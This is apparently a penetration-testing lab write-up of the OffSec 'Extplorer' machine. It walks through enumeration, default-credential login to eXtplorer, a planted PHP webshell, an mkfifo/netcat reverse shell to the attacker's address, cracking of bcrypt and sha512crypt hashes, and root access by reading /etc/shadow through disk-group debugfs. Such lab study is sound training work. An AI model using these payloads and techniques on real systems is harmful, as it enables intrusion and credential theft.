
Enumeration
Starting off with a full port scan:
┌──(corey㉿kali)-[~/offsec/Extplorer]
└─$ nmap 192.168.249.16 -sS -p- -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 07:56 -0400
Nmap scan report for 192.168.249.16
Host is up (0.043s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
Only two ports, SSH and HTTP. Let’s grab versions and run default scripts on both:
┌──(corey㉿kali)-[~/offsec/Extplorer]
└─$ nmap 192.168.249.16 -A -p22,80 -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 07:58 -0400
Nmap scan report for 192.168.249.16
Host is up (0.038s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
|   256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
|_  256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-title: WordPress › Setup Configuration File
|_Requested resource was http://192.168.249.16/wp-admin/setup-config.php
|_http-server-header: Apache/2.4.41 (Ubuntu)
Standard Ubuntu box with Apache on port 80. Let’s check out the web app now:

It’s an unfinished WordPress application that automatically redirects to /wp-admin/setup-config.php. That page is basically the WordPress installer, it lets you configure the site for the first time, which isn’t something we can really abuse for access on its own, so I’m not going to touch it and instead move on to directory brute forcing with feroxbuster to see what else is sitting on the server:
┌──(corey㉿kali)-[~/offsec/Extplorer]
└─$ feroxbuster -u http://192.168.249.16/ -t 100

404      GET        9l       31w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      279c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
302      GET        0l        0w        0c http://192.168.249.16/ => http://192.168.249.16/wp-admin/setup-config.php
301      GET        9l       28w      320c http://192.168.249.16/wordpress => http://192.168.249.16/wordpress/
301      GET        9l       28w      322c http://192.168.249.16/filemanager => http://192.168.249.16/filemanager/
301      GET        9l       28w      329c http://192.168.249.16/filemanager/config => http://192.168.249.16/filemanager/config/
301      GET        9l       28w      332c http://192.168.249.16/filemanager/languages => http://192.168.249.16/filemanager/languages/
301      GET        9l       28w      328c http://192.168.249.16/filemanager/style => http://192.168.249.16/filemanager/style/
301      GET        9l       28w      326c http://192.168.249.16/filemanager/sql => http://192.168.249.16/filemanager/sql/
200      GET       20l      104w      816c http://192.168.249.16/filemanager/sql/install.mysql.utf8.sql
200      GET        2l       10w       91c http://192.168.249.16/filemanager/sql/uninstall.mysql.utf8.sql
There’s quite a few findings under /filemanager, so let’s go there and check it out:

It takes us to a login form for eXtplorer, which is the same name as the machine, so we’re surely on the right track. After a bit of research, eXtplorer turns out to be a PHP-based web file manager, basically a browser UI for managing files on a server, which makes it a great target since it’s designed to read, write, and edit files directly. Let’s try some default creds, admin:admin logs us in without a fight:

PHP Webshell Foothold

Since eXtplorer lets us create and edit files directly on the server, and it’s a PHP application, we can drop a basic PHP webshell straight into the web root. A webshell is just a small script that takes a command from a request parameter and executes it on the underlying OS, giving us code execution through the browser. Let’s create a file named webshell.php with these contents:
<?php system($_REQUEST['cmd']); ?>
Now let’s see if it works by hitting:
http://192.168.249.16/filemanager/webshell.php?cmd=id

That was super easy, we now have code execution as the www-data user.
At this point I sent the request over to Burp since it’s my preferred way to interact with webshells when I’m not in a rush, I think it’s easier especially when you need to URL-encode commands, because all you gotta do is highlight your command then CTRL+U in Burp.
Let’s check out the /etc/passwd file to scope out any users with actual login shells that we might be able to pivot to later:

HTTP/1.1 200 OK
Date: Mon, 20 Jul 2026 12:30:07 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1892
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

<...SNIP...>

dora:x:1000:1000::/home/dora:/bin/sh
Looks like dora is the only real user on the box. Let’s see if we can access her files and maybe extract an SSH key or the user flag:

No SSH keys or bash history sitting there, and we can’t read the user flag with our current permissions, but at least now we know it’s there.
Alright, let’s actually get a stable shell now and move on to lateral movement. I’ll start a listener on port 80 since OffSec labs can have strict outbound firewall rules at times. One thing I will recommend is to not get used to one method for reverse shells, or anything for that matter, rigididty hurts more than helps. I had to try several different one-liners that were unsuccessful until eventually the mkfifo one worked:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.189 80 >/tmp/f
URL-encoded in the Burp request as:
GET /filemanager/webshell.php?cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%20192.168.45.189%2080%20%3E%2Ftmp%2Ff HTTP/1.1
Host: 192.168.249.16
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: eXtplorer=5mf6Hmp6rCwr79dh5Vq4APJdn8b1IYIW; ys-dialog=o%3Awidth%3Dn%253A464%5Eheight%3Dn%253A381%5Ex%3Dn%253A608%5Ey%3Dn%253A420
Connection: keep-alive
If all goes well, the response should just hang and we should get a connection on the listener:
┌──(corey㉿kali)-[~/offsec/Extplorer]
└─$ rlwrap nc -nvlp 80
listening on [any] 80 ...
connect to [192.168.45.189] from (UNKNOWN) [192.168.249.16] 51262
sh: 0: can't access tty; job control turned off

$ whoami
www-data
Now let’s stabilize the shell so it behaves like a normal terminal, since raw netcat shells don’t support things like tab completion, arrow keys, or Ctrl+C properly:
1.) CTRL+Z

2.) Once back on host machine, do this command
stty raw -echo; fg

3.) Hit Enter twice then do this command on the victim machine:
export TERM=xterm
Lateral Movement
Let’s begin digging through the actual eXtplorer files to see if we can find any stored credentials, and search up where eXtplorer usually keeps them:

First result on Google says config/.htusers.php, so let’s check that out:
www-data@dora:/var/www/html/filemanager$ cd config


www-data@dora:/var/www/html/filemanager/config$ ls -la
total 36
drwxr-xr-x  2 www-data www-data 4096 Apr  6  2023 .
drwxr-xr-x 11 www-data www-data 4096 Jul 20 12:26 ..
-rw-r--r--  1 www-data www-data   15 Feb 23  2016 .htaccess
-rw-r--r--  1 www-data www-data  413 Apr  6  2023 .htusers.php
-rw-rw-r--  1 www-data www-data   99 Apr  6  2023 bookmarks_extplorer_admin.php
-rw-r--r--  1 www-data www-data 3007 Jan  6  2022 conf.php
-rw-r--r--  1 www-data www-data   44 Feb 23  2016 index.html
-rw-r--r--  1 www-data www-data 7871 Jan  6  2022 mimes.php


www-data@dora:/var/www/html/filemanager/config$ cat .htusers.php
<?php
        // ensure this file is being included by a parent file
        if( !defined( '_JEXEC' ) && !defined( '_VALID_MOS' ) ) die( 'Restricted access' );
        $GLOBALS["users"]=array(
        array('admin','21232f297a57a5a743894a0e4a801fc3','/var/www/html','http://localhost','1','','7',1),
        array('dora','$2a$08$zyiNvVoP/UuSMgO2rKDtLuox.vYj.3hZPVYq3i4oG3/CtgET7CjjS','/var/www/html','http://localhost','1','','0',1),
);
Nice, we’ve got a bcrypt hash for dora’s eXtplorer account. Since people frequently reuse passwords across services, let’s copy that hash over to Kali and crack it with JtR:
┌──(corey㉿kali)-[~/offsec/Extplorer]
└─$ john --wordlist=/opt/wordlists/rockyou.txt dora.hash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 256 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
doraemon         (?)
Cracked password is doraemon. Let’s first try SSH directly, and if that doesn’t work we can always just su - dora from our current shell:
┌──(corey㉿kali)-[~/offsec/Extplorer]
└─$ ssh [email protected]
The authenticity of host '192.168.249.16 (192.168.249.16)' can't be established.
ED25519 key fingerprint is: SHA256:VnMMoSlX8Y0MsU947B2bAEqDX+KmnqpFLFXtLgsOERw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.249.16' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
[email protected]: Permission denied (publickey).
SSH is locked down to key-based auth only, so no luck there. Falling back to su from our webshell session instead:
www-data@dora:/var/www/html/filemanager/config$ su - dora
Password: doraemon


$ whoami
dora


$ python3 -c 'import pty; pty.spawn("/bin/bash")'
dora@dora:~$


dora@dora:~$ cat local.txt
2ca4072a2f17858eca573d4a8fXXXXXX
The python3 -c 'import pty; pty.spawn("/bin/bash")' trick gives us a proper interactive bash shell instead of the bare sh we’d otherwise be stuck with. User flag captured as dora.
Disk Group Privilege Escalation
Now let’s start checking for privesc paths, and since we already have dora’s password, sudo rights are the first thing to check:
dora@dora:~$ sudo -l
[sudo] password for dora: doraemon

Sorry, user dora may not run sudo on localhost.


dora@dora:~$ id
uid=1000(dora) gid=1000(dora) groups=1000(dora),6(disk)
No sudo rights, but dora is a member of the disk group, which is a big deal. The disk group grants raw access to the physical storage devices themselves, essentially bypassing normal filesystem permissions entirely, since it lets you read the block device directly instead of going through the OS’s file access checks.
There are a few common ways to abuse this, but the most straightforward is using debugfs, a tool that lets you interactively browse an ext-based filesystem at the raw block level regardless of standard user permissions. This means we can read files like /etc/shadow or steal SSH keys, all without needing root.
First let’s find the actual disk partition to target:
dora@dora:~$ df -h        df -h
Filesystem                         Size  Used Avail Use% Mounted on
/dev/mapper/ubuntu--vg-ubuntu--lv  9.8G  5.1G  4.3G  55% /
udev                               947M     0  947M   0% /dev
tmpfs                              992M     0  992M   0% /dev/shm
tmpfs                              199M  1.2M  198M   1% /run
tmpfs                              5.0M     0  5.0M   0% /run/lock
tmpfs                              992M     0  992M   0% /sys/fs/cgroup
/dev/loop0                          62M   62M     0 100% /snap/core20/1611
/dev/loop1                          64M   64M     0 100% /snap/core20/1852
/dev/sda2                          1.7G  209M  1.4G  13% /boot
/dev/loop2                          68M   68M     0 100% /snap/lxd/22753
/dev/loop3                          50M   50M     0 100% /snap/snapd/18596
/dev/loop4                          92M   92M     0 100% /snap/lxd/24061
tmpfs                              199M     0  199M   0% /run/user/1000
The root filesystem sits on /dev/mapper/ubuntu--vg-ubuntu--lv. Let’s open that with debugfs and see if we can read the shadow file:
dora@dora:~$ debugfs /dev/debugfs /dev/mapper/ubuntu--vg-ubuntu--lv
debugfs 1.45.5 (07-Jan-2020)

debugfs:  cat /ecat /etc/shadow
root:$6$AIWcIr8PEVxEWgv1$3mFpTQAc9Kzp4BGUQ2sPYYFE/dygqhDiv2Yw.XcU.Q8n1YO05.a/4.D/x4ojQAkPnv/v7Qrw7Ici7.hs0sZiC.:19453:0:99999:7:::
daemon:*:19235:0:99999:7:::
bin:*:19235:0:99999:7:::
sys:*:19235:0:99999:7:::
sync:*:19235:0:99999:7:::
games:*:19235:0:99999:7:::
man:*:19235:0:99999:7:::
lp:*:19235:0:99999:7:::
mail:*:19235:0:99999:7:::
news:*:19235:0:99999:7:::
uucp:*:19235:0:99999:7:::
proxy:*:19235:0:99999:7:::
www-data:*:19235:0:99999:7:::
backup:*:19235:0:99999:7:::
list:*:19235:0:99999:7:::
irc:*:19235:0:99999:7:::
gnats:*:19235:0:99999:7:::
nobody:*:19235:0:99999:7:::
systemd-network:*:19235:0:99999:7:::
systemd-resolve:*:19235:0:99999:7:::
systemd-timesync:*:19235:0:99999:7:::
messagebus:*:19235:0:99999:7:::
syslog:*:19235:0:99999:7:::
_apt:*:19235:0:99999:7:::
tss:*:19235:0:99999:7:::
uuidd:*:19235:0:99999:7:::
tcpdump:*:19235:0:99999:7:::
landscape:*:19235:0:99999:7:::
pollinate:*:19235:0:99999:7:::
usbmux:*:19381:0:99999:7:::
sshd:*:19381:0:99999:7:::
systemd-coredump:!!:19381::::::
lxd:!:19381::::::
fwupd-refresh:*:19381:0:99999:7:::
dora:$6$PkzB/mtNayFM5eVp$b6LU19HBQaOqbTehc6/LEk8DC2NegpqftuDDAvOK20c6yf3dFo0esC0vOoNWHqvzF0aEb3jxk39sQ/S4vGoGm/:19453:0:99999:7:::
There’s the root account’s hash. We could just read the flag right here and be done with it if this were HTB, but since I’m prepping for OSCP, root flags don’t count unless I actually have an interactive shell as root:
debugfs:  cat /root/proof.txt
0d6fc81804e4b265084e98e2d9XXXXXX
Let’s crack the root hash with John for persistence as root:
┌──(corey㉿kali)-[~/offsec/Extplorer]
└─$ john --wordlist=/opt/wordlists/rockyou.txt root.hash
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
explorer         (?)
Cracked, the root password is explorer. Now it’s just a matter of su - root for a fully interactive root shell:
dora@dora:~$ su - root    su - root
Password: explorer


root@dora:~# whoami
root


root@dora:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:86:22:34 brd ff:ff:ff:ff:ff:ff
    inet 192.168.249.16/24 brd 192.168.249.255 scope global ens160
       valid_lft forever preferred_lft forever
All done